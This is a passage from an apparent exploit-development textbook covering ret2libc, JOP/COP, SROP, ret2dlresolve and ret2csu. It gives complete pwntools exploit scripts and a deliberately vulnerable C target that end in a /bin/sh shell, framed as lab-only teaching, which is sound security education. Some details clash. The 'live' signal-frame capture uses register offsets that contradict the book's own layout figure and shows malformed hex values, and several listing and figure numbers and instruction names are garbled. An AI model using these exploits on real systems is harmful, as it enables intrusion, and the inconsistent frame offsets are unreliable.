


Figure 8-3. The two-stage leak-then-ret2libc flow that defeats library ASLR

The linchpin is the *Global Offset Table* (GOT). The binary calls `puts` through its *Procedure Linkage Table* (PLT), and once resolved, the GOT entry for `puts` holds `puts`'s real address inside the now-randomized `libc`. So stage one is: `puts(puts@got)` —call the binary's own `puts` with the address of its GOT entry as the argument, printing the contents of that entry, which is `libc's puts`. Subtract the known offset of `puts` within our `libc` and we have `libc's base`; every other `libc` symbol is then a fixed offset away. This is the leak→compute-base→ret2libc pattern that Chapter 10 treats in full.

Crucially, stage one ends by returning into `vuln` again, giving us a second overflow with `libc's` layout now known. Listing 34-4 is the complete exploit.

```
#!/usr/bin/env python3
"""Two-stage ret2libc against vuln-x86_64. Leak libc via
puts(puts@got),
return to vuln(), then call system("/bin/sh"). Lab use
only."""
from pwn import *

context.binary = exe = ELF('./vuln-x86_64', checksec=False)
libc = ELF(args.LIBC, checksec=False) if args.LIBC else
exe.libc
OFFSET = 72                                # 64-byte
buf + saved rbp

def start():
    if args.REMOTE:
        return remote(args.HOST, int(args.PORT))
    return process(exe.path)

def leak_libc(io):
    rop = ROP(exe)                                # ❶
    resolve gadgets in the binary
    rop.call('puts', [exe.got['puts']])             # ❷
    puts(puts@got): print libc puts
    rop.call('vuln')                                # ❸ go
    round again for stage 2
    io.send(flat({OFFSET: rop.chain()}))           # ❹ pad to
    the return, then the chain
    io.recvuntil(b'thanks for the input\n')
    leak = u64(io.recvline().strip().ljust(8, b'\x00')) # ❺
    libc.address = leak - libc.symbols['puts']      # ❻ rebase
    the whole library
    log.success('libc base = %#x', libc.address)
```

CHAPTER 9

Advanced Code Reuse: JOP, COP, and Friends

“Necessity is the mother of invention.”

—attributed to Plato, *Republic*, Book II

In Chapter 8 you built return-oriented chains against a binary whose `libc` you had already located, stringing together `pop-and-ret` gadgets until you could call `system("/bin/sh")`. That is the comfortable case. This chapter is about the uncomfortable ones: the target has almost no useful gadgets, you have *no* information leak and therefore no idea where `libc` lives, the `ret`-based chain you want is being watched by a defense, or the one gadget everybody relied on for a decade is simply not in the binary anymore. Each of those dead ends has a named escape, and this chapter teaches the five that matter most today: **jump- and call-oriented programming** (JOP/COP), **sigreturn-oriented programming** (SROP), **ret2dlresolve**, and **ret2csu**—including the awkward fact that `ret2csu`’s famous gadget vanished from binaries built against modern `glibc`, and what you reach for instead.

The theme tying them together is *leverage*. Ordinary ROP treats the binary as a bag of instruction fragments. These techniques treat the *runtime itself*—the kernel’s signal machinery, the dynamic linker’s symbol resolver, the C runtime’s startup glue—as a set of enormous, pre-authorized

primitives you can invoke with a single misdirected return. One forged structure can set every register at once, or resolve and call a libc function whose address you never knew. That is a better trade than a dozen fragile gadgets.

By the end you will have built two complete, leak-free exploits against lab targets on Ubuntu 24.04 (glibc 2.39): a full `execve("/bin/sh")` via SROP, and a `system("/bin/sh")` via `ret2dlresolve` that never learns a single libc address. You will also have a script that tells you, for any binary, whether the classic `ret2csu` gadget is still there—because on this stack, usually, it is not.

WARNING

Rules of engagement. Every technique here is developed against the self-contained, deliberately vulnerable targets in `ch09-codereuse/`, built with mitigations explicitly toggled (and annotated) for teaching. Signal-frame forgery, resolver abuse, and code reuse are dual-use by nature; point them only at the lab binaries this book ships or at targets you are explicitly authorized to test. See `code/ETHICS.md` and Appendix D.

When ROP runs out of road

Return-oriented programming has one structural weakness as a *technique*: it assumes the stack is your program counter and `ret` is your `jmp`. Two things spoil that assumption. First, defenses increasingly watch the backward edge: a shadow stack (Intel CET, Chapter 13) records every real return address and faults if a `ret` disagrees, which is fatal to a classic ROP chain. Second, and more mundanely, small binaries simply may not contain the gadgets you need—`pop rdx; ret` in particular is famously scarce—and if you have no libc leak you cannot borrow libc’s richer gadget set either.

Jump-oriented and call-oriented programming answer the first problem by abandoning `ret` entirely. Instead of gadgets that end in `ret`, you chain gadgets that end in an indirect branch—`jmp rax`, `jmp [rcx]`, `call rsi`—so the backward-

edge defense never sees a forged return. The other three techniques answer the second problem: they let you achieve a call *without* a full gadget catalog and *without* a leak, by conscripting the runtime.

The dispatcher model: JOP and COP

In ROP the stack is the spine of the chain—each `ret` walks `rsp` forward to the next gadget. Remove `ret` and you lose that automatic advance, so JOP has to rebuild it. The answer is a **dispatcher gadget**: a single gadget that advances a pointer through a table of gadget addresses and jumps to the next one. Every *functional* gadget—the ones that actually do work, like loading a register—ends not in `ret` but in a branch *back to the dispatcher*. The dispatcher is the engine; the functional gadgets are pistons. Figure 9-1 shows the loop.




Figure 9-1. The JOP dispatcher loop. Functional gadgets return control to the dispatcher instead of popping a return address.

Concretely, a dispatcher is any gadget that both mutates a “program counter” register and jumps through it. A classic shape is `add rbx, 8 ; jmp qword [rbx]`: `rbx` points into your dispatch table of function-gadget addresses, each step advances it one slot, and the `jmp` enters the next functional gadget. Each functional gadget does its small job and ends with `jmp rbx...` except it cannot, because `rbx` now points mid-table; in practice the dispatcher holds the table pointer in one register and the functional gadgets end with a jump back to a *fixed* dispatcher address held in another. The bookkeeping is the entire difficulty of JOP, which is why you rarely hand-roll it.

Call-oriented programming is the same idea with `call` as the linking branch. It is attractive because `call` pushes a return address, so COP gadgets can sometimes be chained with a trailing `ret`-free “catcher,” but it is noisier. In practice, on x86-64, pure JOP/COP is a *situational* tool: you reach for it when the backward edge is defended but the forward edge is not—coarse or absent forward-edge CFI (Chapter 12). Where Intel CET’s indirect branch tracking (IBT) is enforced, every indirect `jmp` / `call` target must be an `endbr64` instruction, which eliminates almost all useful JOP gadgets just as the shadow stack eliminates ROP. Be honest about this with yourself: JOP is not a CET bypass.

NOTE

AArch64 is where code reuse is *natively* jump-oriented. AArch64 has no “return address on the stack” to `pop`; `ret` branches to whatever is in the link register `x30`, and the general indirect branches are `br xN` and `b1r xN`. So an AArch64 code-reuse chain is built from gadgets ending in `ret` (really “branch to `x30`”), `br`, or `b1r`, and controlling the chain means controlling `x30` and the branch registers—which you typically do with `ldp x29, x30, [sp]`, `#n` epilogue gadgets that reload both frame pointer and link register from your stack. The forward-edge analog of IBT is **BTI** (branch target identification, the `bti` landing-pad instruction); where it is enabled, `br` / `b1r` must land on a `bti` pad, the same constraint CET/IBT imposes on x86-64.

Finding these gadgets is a tooling job, not a hand job. `ropper` and `ROPgadget` both enumerate indirect-branch gadgets; Listing 9-1 is the one-liner that dumps JOP candidates so you can see what a given binary actually offers.

```
#!/usr/bin/env bash
# List indirect-branch gadgets (JOP/COP material) in a binary.
set -euo pipefail
bin="${1:?usage: find_jop.sh <binary>}"

echo "== dispatcher candidates (advance + indirect jmp) =="
ropper --file "$bin" --type jop 2>/dev/null | grep -E 'jmp
(qword )?\[?r' | head -40

echo "== call-oriented gadgets =="
ROPgadget --binary "$bin" --only "pop|call|jmp" 2>/dev/null \
| grep -E ': call ' | head -40
```

Listing 9-1. `ch09-codereuse/jop/find_jop.sh` — enumerate jump/call gadgets for a target

Run it against the lab binaries and you will see how thin the pickings are on a small, modern executable—which is exactly the motivation for the runtime-conscription techniques that fill the rest of the chapter. When the binary will not give you gadgets, stop asking the binary.

SR0P: forging a signal frame

Before the mechanism explanation, Figure 9-2 is a real forged `rt_sigframe` printed live — each register at the exact byte offset the kernel reads from when `rt_sigreturn` fires.

```

ch09: forged rt_sigframe — every register at the offset the kernel restores from — bash

ayukotsu@Lab:~/modern-exploit-dev$ python3 build/deno-scripts/ch09-srop-frame.py
== sigreturn-oriented programming: hand-forged rt_sigframe ==
gadget for rt_sigreturn: pop rax=15 ; syscall
                        (kernel then restores registers from *rsp)

forged mcontext (0x200 bytes) • key fields:
r8 @ +0x00 = 0x0000000000000000
r9 @ +0x08 = 0x0000000000000000
r10 @ +0x10 = 0x0000000000000000
r11 @ +0x18 = 0x0000000000000000
r12 @ +0x20 = 0x0000000000000000
r13 @ +0x28 = 0x0000000000000000
r14 @ +0x30 = 0x0000000000000000
r15 @ +0x38 = 0x0000000000000000
rdi @ +0x40 = 0x000000000000404060 <- /bin/sh
rsi @ +0x48 = 0x0000000000000000 <- NULL
rbp @ +0x50 = 0x0000000000000000
rbx @ +0x58 = 0x0000000000000000
rdx @ +0x60 = 0x0000000000000000 <- NULL
rax @ +0x68 = 0x00000000000000003b <- execve
rcx @ +0x70 = 0x0000000000000000
rsp @ +0x78 = 0x00000000007fff0000
rip @ +0x80 = 0x00000000000040119a <- syscall gadget
eflags @ +0x88 = 0x0000000000000246

chain: pop rax=15 ; syscall -> kernel loads all regs from the
      frame above -> execute execve('/bin/sh', NULL, NULL)
total frame bytes to plant on stack: 512

host: real capture on Windows 11 - elapsed: 0.64s - status: OK

```

Figure 9-2. The forged sigcontext used by an SROP chain — every field labelled with its offset, execve arguments pre-loaded.

Sigreturn-oriented programming is the most elegant primitive in this chapter because it buys you *every register at once* from a single gadget. It was formalized by Bosman and Bos in “Framing Signals—A Return to Portable Shellcode” (IEEE S&P 2014), and the Linux kernel has no general defense against it to this day.

The model: how a signal return restores the world

When the kernel delivers a signal, it has to save the interrupted thread’s entire CPU state somewhere it can restore later, then run the handler. It saves that state—every general-purpose register, `rip`, `rsp`, the flags, the segment selectors—onto the user stack as a structure called a *signal frame* (`struct rt_sigframe`, wrapping a `sigcontext`). When the handler finishes, it returns into a tiny trampoline that invokes the `rt_sigreturn` system call, and the kernel does the obvious thing: it reads that frame back off the user stack and reloads every register from it, then resumes.

The vulnerability in this design, from the kernel's point of view, is trust. `rt_sigreturn` does not verify that it is being called at the end of a real signal delivery. It simply reads a frame from wherever `rsp` points and restores from it. So if *you* control the stack and can invoke `rt_sigreturn` with a frame of your own design, you dictate the entire register file—including `rip` and `rsp`—in one move. Figure 9-3 shows the fields that matter.

x86-64 `rt_sigframe` (key fields)
rsp points here when `rt_sigreturn` runs

offset	
+0x00	uc_flags, &uc, stack_t ss
+0x28	r8 r9 r10 r11 r12 r13 r14 r15
+0x68	rdi = arg0
+0x70	rsi = arg1
+0x78	rbp rbx
+0x88	rdx = arg2
+0x90	rax = syscall nr
+0x98	rcx
+0xa0	rsp = new stack
+0xa8	rip = next instruction
+0xb0	eflags, cs gs fs ss
+0x1c8	&fpstate (0 = none)

attacker fills every register the kernel will restore, then returns into rip with full control.

Figure 9-3. The x86-64 `rt_sigframe`. Control the bytes here and `rt_sigreturn` loads them straight into the register file.

The mechanics: two gadgets and a frame

To fire an SROP you need three things: a way to set `rax` to 15 (the x86-64 syscall number for `rt_sigreturn`), a `syscall` instruction to execute it, and a stack you control holding the forged frame. The frame then typically sets `rax` again—this

time to 59 (`execve`)—points `rdi` at a `"/bin/sh"` string, zeroes `rsi/rdx`, and points `rip` at the *same* `syscall` gadget, so that the instant `rt_sigreturn` finishes, a second `syscall` fires `execve`.

You do not lay out those offsets by hand. `pwntools'` `SigreturnFrame` knows the `rt_sigframe` layout for each architecture; you assign registers as attributes and serialize it with `bytes()`. Listing 9-3 is the complete solve against the lab target, whose source is in Listing 9-2.

```
/* ch09-codereuse/srop/vuln.c — Lab-only SROP target. See
   ../../ETHICS.md.
   * Built deliberately weak: no canary, no PIE, ASLR off in the
   lab, so the
   * gadget and string addresses are static. The point is SROP,
   not ASLR. */
#include <unistd.h>

/* Provided gadgets + string, exported so the solver can read
   their
   * addresses straight from the symbol table. */
__asm__(
    ".globl syscall_ret\n"
    "syscall_ret: syscall; ret\n"          /* ❶ */
    ".globl pop_rax_ret\n"
    "pop_rax_ret: pop %rax; ret\n"        /* ❷ */
    ".section .rodata\n"
    ".globl binsh\n"
    "binsh: .asciz \"/bin/sh\"\n"         /* ❸ */
    ".text\n");

void vuln(void) {
    char buf[32];
    read(0, buf, 512);                    /* ❹ 512 bytes into
a 32-byte buffer */
}

int main(void) {
    vuln();
    return 0;
}
```

Listing 9-2. `ch09-codereuse/srop/vuln.c` — a leak-free SROP target with a `syscall` gadget and a known string

The `__asm__` block plants the three ingredients the technique needs and makes them addressable. At ❶ is the indispensable `syscall; ret` gadget—one instruction to make the kernel act, one to keep chaining. At ❷ is `pop rax; ret`, which loads the sigreturn syscall number into `rax` before the first `syscall`. At ❸ the literal `"/bin/sh"` lives in read-only data at a fixed, known address (the binary is `-no-pie` and the lab disables ASLR, so we need no leak). At ❹ is the bug: a 512-byte read into a 32-byte stack buffer, a textbook linear overflow that hands us the return address and everything above it.

```
#!/usr/bin/env python3
from pwn import *

context.update(arch='amd64', os='linux', log_level='info')
elf = context.binary = ELF('./vuln')

syscall_ret = elf.symbols['syscall_ret']      # syscall; ret
pop_rax_ret = elf.symbols['pop_rax_ret']      # pop rax; ret
binsh       = elf.symbols['binsh']           # "/bin/sh"
OFFSET      = 40                             # 32-byte buf +
                                              # saved rbp

frame = SigreturnFrame()                     # 1
frame.rax = constants.SYS_execve             # 2 (59)
frame.rdi = binsh
frame.rsi = 0
frame.rdx = 0
frame.rip = syscall_ret                      # 3

payload = b'A' * OFFSET
payload += p64(pop_rax_ret)                  # 4
payload += p64(constants.SYS_rt_sigreturn)   #   rax = 15
payload += p64(syscall_ret)                  # 5 triggers
rt_sigreturn
payload += bytes(frame)                      # 6 the forged
frame
payload = payload.ljust(512, b'\x00')        # 7 fill the
512-byte read so our

                                              #   shell
command is left for the

                                              #   shell, not
eaten by vuln()

io = process(elf.path)
io.send(payload)
io.sendline(b'echo SROP_OK; id')            # 8
```



```
io.recvuntil(b'SROP_OK')
log.success('shell: %s', io.recvline().strip().decode())
io.close()
```

Listing 9-3. `ch09-codereuse/srop/solve.py` — full register control with one forged frame

Read the payload from the bottom up, because that is the order the CPU consumes it. At 4 the overflow lands the address of `pop rax; ret` in the saved return slot; it pops the next stack word—15, `SYS_rt_sigreturn`—into `rax`. At 5 control returns into `syscall; ret`, which now executes `rt_sigreturn`. The kernel reads the bytes at 6—the frame built at 1—and restores from it. At 2 we set `rax` to 59 so that when the frame’s `rip` (at 3) sends us *back* into `syscall; ret`, the instruction we execute is `execve("/bin/sh", NULL, NULL)`. At 8 we confirm the shell. One overflow, one signal frame, a root-class primitive: complete register control without a single arithmetic gadget.

TIP

SROP’s real power is as a *register-setting* primitive inside larger chains, not just as an `execve` launcher. Any time you need `rdx` set and cannot find a gadget for it—the recurring pain of x86-64 ROP—a one-shot `sigreturn` that sets `rdx` (and everything else) and returns into your next gadget is often cheaper than hunting. Think of `SigreturnFrame` as “`mov` into every register, for the cost of one `syscall`.”

SROP on AArch64

The technique ports directly. On AArch64 the `rt_sigreturn` `syscall` number is 139, the frame is an `rt_sigframe` whose `sigcontext` holds `regs[0..30]`, `sp`, `pc`, and `pstate`, and you trigger it with `mov x8, #139; svc #0` (the AArch64 `syscall` convention puts the number in `x8`). `pwntools` handles the layout when you build `SigreturnFrame(arch='aarch64')` under `context.arch = 'aarch64'`; you assign `frame.x0`,

`frame.pc`, `frame.sp`, and so on. The lab ships an `svc #0`; `ret-` style gadget and an AArch64 build of the target so you can run the identical exploit under `qemu-aarch64`—full source in `ch09-codereuse/srop/solve_arm64.py`.

ret2dlresolve: symbols without a leak

SROP gave you registers; it did not give you a `libc` function to call, and our SROP target cheated by shipping `"/bin/sh"` and a `syscall` gadget at known addresses. The harder real-world question is: you have a stack overflow, Full ASLR, and *no leak*—how do you call `system` when you do not know where `libc`, or `system`, is? The answer is to make the dynamic linker resolve it for you.

The model: lazy binding, weaponized

Recall lazy binding from Chapter 3. The first time a program calls an imported function through the PLT, the stub pushes a *relocation index* and jumps to `_dl_runtime_resolve(link_map, reloc_index)`. The resolver uses that index to walk three tables, shown in Figure 9-4: it reads the relocation entry from `JMPREL` (the `.rela.plt` array of `Elf64_Rela`), extracts a symbol index from the entry's `r_info` field, reads that `Elf64_Sym` from `SYMTAB` (`.dynsym`), follows its `st_name` into `STRTAB` (`.dynstr`) to get the symbol's *name as a string*, looks that name up in the loaded libraries, patches the GOT, and jumps to the result.




Figure 9-4. The resolver indexes JMPREL by the relocation index, JMPREL points into SYMTAB, and SYMTAB points into STRTAB. Forge all three and you name your own symbol.

Here is the weaponization. The resolver does not bounds-check the relocation index. If you call the resolver trampoline (`PLT[0]`) directly with a *large* index, it reads the `Elf64_Rela` from far past the real JMPREL table—from memory you control. By placing a forged `Elf64_Rela` there (pointing its symbol index at a forged `Elf64_Sym`, which points its `st_name` at a string you wrote, "system"), you make the resolver resolve and call *system* for you. You never needed to know where `libc` was; the resolver knew.

The mechanics and the one big constraint

The single most important fact about `ret2dlresolve` is when it *cannot* work: **Full RELRO kills it**. Full RELRO resolves every import at startup and marks the GOT read-only, which both removes the lazy path you are abusing and makes the resolver unreachable through `PLT[0]`. You need partial RELRO (or none)—which is why the lab target is built `-z relro -z lazy`

(partial RELRO: the `.got.plt` stays writable and `PLT[0]` stays live) as a deliberate, annotated teaching choice. On a Full-RELRO modern binary you must find a different leak-free path (SROP, or a `puts`-based leak loop).

The forged structures have fiddly alignment rules: the faked symbol index is computed from the byte distance between your forged `Elf64_Sym` and the real `.dynsym` base, and it must divide evenly by `sizeof(Elf64_Sym)` (24 bytes). Getting this wrong resolves the wrong symbol or crashes the resolver. `pwntools`' `Ret2dlresolvePayload` computes all of it—the `Elf64_Rela`, the `Elf64_Sym`, the strings, and the padding—and hands you a blob to drop in memory plus the address to invoke. Listing 9-4 is the heart of the leak-free solve.

```
#!/usr/bin/env python3
from pwn import *

context.binary = elf = ELF('./vuln')           # -no-pie,
partial RELRO, lazy
OFFSET = 72                                   # 64-byte buf +
saved rbp

# pwntools forges the fake Elf64_Rela + Elf64_Sym +
"system" + "/bin/sh"
# and picks a writable staging address in .bss for us.
dl = Ret2dlresolvePayload(elf, symbol='system', args=
['/bin/sh']) # 1

rop = ROP(elf)
rop.read(0, dl.data_addr, len(dl.payload))      # 2 read
forged blob into .bss
rop.ret2dlresolve(dl)                           # 3 call
PLT[0] with fake index
log.info(rop.dump())

payload = flat({OFFSET: rop.chain()})

io = process(elf.path)
io.sendline(payload)                            # stage 1: the
ROP chain
io.sendline(dl.payload)                         # 4 stage 2:
the forged structures
io.sendline(b'echo DLR_OK; id')
io.recvuntil(b'DLR_OK')
```

```
log.success('shell: %s', io.recvline().strip().decode())
io.close()
```

Listing 9-4. `ch09-codereuse/dlresolve/solve.py` — call `system("/bin/sh")` with no libc leak (essential excerpt; full source in repo)

At 1 `pwntools` inspects the ELF's `.dynamic`, `.rela.plt`, `.dynsym`, and `.dynstr` sections and synthesizes the three forged structures plus the `"system"` and `"/bin/sh"` strings, choosing a writable `.bss` address (`d1.data_addr`) to stage them. At 2 the first-stage ROP chain calls `read` to pull that forged blob—sent at 4—into `.bss`. At 3 `pwntools` emits the final gadgets: they set `rdi` to point at the `"/bin/sh"` argument, place the forged relocation index on the stack, and jump to `PLT[0]`, the resolver trampoline. The resolver walks the forged tables, resolves `system`, and calls it with `rdi` already pointing at `"/bin/sh"`. No address of libc was ever known to the exploit.

WARNING

There is a modern wrinkle to respect. `glibc`'s `_dl_fixup` performs a symbol-versioning lookup: it reads `l_info[VERSYMIDX(DT_VERSYM)]` and indexes a version array *by the symbol index*. A huge forged symbol index can make that read wander off into unmapped memory and crash before `system` is ever resolved. On binaries built without version info the path is benign; on versioned binaries, recent `pwntools` accounts for it, but if your hand-rolled payload crashes inside the resolver, a bogus `DT_VERSYM` index is the first thing to suspect. This is why `ret2dlresolve` is most reliable on statically understood lab targets and why you test it, not assume it.

ret2csu, and life after glibc 2.34

The last technique is really two: the classic `ret2csu`, and the uncomfortable modern truth that it often no longer applies—so you must know its replacements.

The model: a universal gadget in the startup glue

For years, every dynamically linked ELF carried a function called `__libc_csu_init`, part of the C runtime startup code that runs constructors before `main`. Its tail contained a gadget so useful it earned the name *universal gadget*: a `pop` sequence that loaded six callee-saved registers, followed by a block that moved three of them into the argument registers and made an indirect call. Listing 9-5 shows its canonical shape.

```

; --- gadget part 2: set args from saved regs, then call ---
.L_call:
    mov    rdx, r13            ; arg2 <- r13
    mov    rsi, r14            ; arg1 <- r14
    mov    edi, r15d           ; arg0 <- r15d (only the low 32
bits!)
    call   qword [r12+rbx*8] ; call *(r12)  when rbx == 0
    add    rbx, 1
    cmp    rbp, rbx            ; loop until rbx == rbp
    jne     .L_call

; --- gadget part 1: load the six registers from the stack ---
.L_pop:
    pop     rbx                ; set rbx = 0
    pop     rbp                ; set rbp = 1 (so the loop runs
exactly once)
    pop     r12                ; r12 = &ptr-to-call-target
    pop     r13                ; r13 -> rdx
    pop     r14                ; r14 -> rsi
    pop     r15                ; r15 -> edi
    ret

```

Listing 9-5. The classic `__libc_csu_init` universal gadget (representative disassembly; exact addresses vary)

You use it in two returns. First you land on `.L_pop`, which drains six stack words into `rbx`, `rbp`, `r12`–`r15`; you set `rbx=0` and `rbp=1` so the loop at `.L_call` runs exactly once and then falls through. Then execution reaches `.L_call`, which copies `r13`→`rdx`, `r14`→`rsi`, `r15d`→`edi` and calls through the pointer at `[r12]`. The payoff is `rdx`—the argument register with the fewest `pop` gadgets in most binaries. With `ret2csu` you control the first three arguments and the call target using only registers

you loaded from the stack, no rare gadgets required. Note the catch at the `mov edi, r15d`: only the low 32 bits of the first argument are set, which is fine for small integers and a problem for full 64-bit pointers.

The glibc 2.34 change—and what to use now

Here is the modern emphasis, and it is not optional knowledge on this stack. Beginning with **glibc 2.34** (2021), the startup machinery was reorganized and

`__libc_csu_init`/`__libc_csu_fini` were removed; their work moved into `__libc_start_main`. A binary compiled against `glibc ≥ 2.34`—which is everything freshly built on Ubuntu 24.04 with its `glibc 2.39`—**does not contain the universal gadget at all**. Tutorials that reach for `ret2csu` by reflex are describing a world that ended in 2021. Check, do not assume; Listing 9-6 is the check.

```
#!/usr/bin/env bash
# Decide whether ret2csu is viable for a target.
# glibc >= 2.34 (Ubuntu 24.04 ships 2.39) drops
__libc_csu_init.
set -euo pipefail
bin="${1:?usage: csu_probe.sh <binary>}"

if nm "$bin" 2>/dev/null | grep -q '__libc_csu_init' \
  || objdump -d "$bin" 2>/dev/null | grep -q
'<__libc_csu_init>'; then
    echo "[+] __libc_csu_init present -> classic ret2csu is
viable"
else
    echo "[-] no __libc_csu_init (glibc >= 2.34 build)."
    echo "    Use ret2dlresolve, a libc setcontext gadget, or
libc-internal"
    echo "    arg-setting gadgets located after a leak."
fi
```

Listing 9-6. `ch09-codereuse/csu/csu_probe.sh` — is the universal gadget still in this binary?

When the probe comes back negative—the common case now—you have three good substitutes, in rough order of preference:

- **ret2dlresolve**, from the previous section. It needs no argument gadgets and no leak, which makes it the natural first choice when you lack both a leak *and* csu. It is the most direct spiritual successor to ret2csu for the “call a function with controlled args, from a small binary” problem.
- **A setcontext gadget in libc.** Once you have any libc leak, `setcontext + getcontext`-style code in glibc loads the *entire* register set (including `rsp`, `rip`, and `rdi/rsi/rdx`) from a `ucontext` structure pointed to by a register—an SROP-like “set everything” primitive living inside libc. It is the workhorse register-control gadget in modern heap exploitation (Chapter 16), where you redirect execution to `setcontext` with a controlled pointer. Note that the pointer register changed across glibc versions (older builds key off `rdi`, newer ones off `rdx`), so pin the offset to your target’s libc.
- **Ordinary libc arg gadgets after a leak.** libc is enormous; once you know its base, `ROPgadget / ropper` will find `pop rdx; pop rbx; ret` and friends inside it. ret2csu mattered most precisely when you *could not* reach libc’s gadgets; with a leak, you usually can.

On AArch64 this whole subsection is moot in a pleasant way: the AAPCS64 convention passes the first eight arguments in `x0–x7`, and `ldp/ldr` epilogue gadgets that reload those registers from the stack are abundant, so setting three argument registers was never the bottleneck it is on x86-64. There was no `__libc_csu_init` gadget to lose.

NOTE

pwntools hides much of this behind `rop.call(func, [a, b, c])`: given a target ELF, it will *automatically* use the csu gadget when present and fall back to other strategies when it is not. That convenience is also a trap—if you do not know whether csu exists in your binary, you do not know what chain pwntools just built or why it failed. Run `csu_probe.sh` first so the tool’s choices are legible to you.

Combining techniques

Real exploits braid these together. A leak-free chain might use a first-stage overflow to call `read` (setting its three arguments by whatever gadget is available) to stage both a `ret2dlresolve` blob *and* a `SigreturnFrame` into `.bss`, then resolve `mprotect` via `ret2dlresolve`, then SROP into the now-executable region. Or, lacking even a `pop rdi`, you bootstrap with SROP purely to set `rdi/rsi/rdx` for a single `read`, and let that `read` pull in a fuller chain. The techniques are primitives, not monoliths; the skill is choosing which one each dead end calls for. Figure 12-4 is the decision tree distilled from this chapter.




Figure 9-5. Choosing a code-reuse technique from what the target denies you

Table 9-1 summarizes what each technique costs and gives.

Technique	Needs a leak?	Defeated by	Gives you
JOP / COP	usually yes (libc gadgets)	CET IBT, ARM BTI	chaining without <code>ret</code>
SROP	no (with known string/gadget)	nothing general on Linux	every register at once
<code>ret2dlresolve</code>	no	Full RELRO	call a named libc func
<code>ret2csu</code>	no	<code>glibc ≥ 2.34</code> (gadget gone)	3 args + a call
<code>setcontext</code> gadget	yes (libc base)	—	full register set

Table 9-1. The code-reuse techniques of this chapter, by what they require and what they deliver

Summary

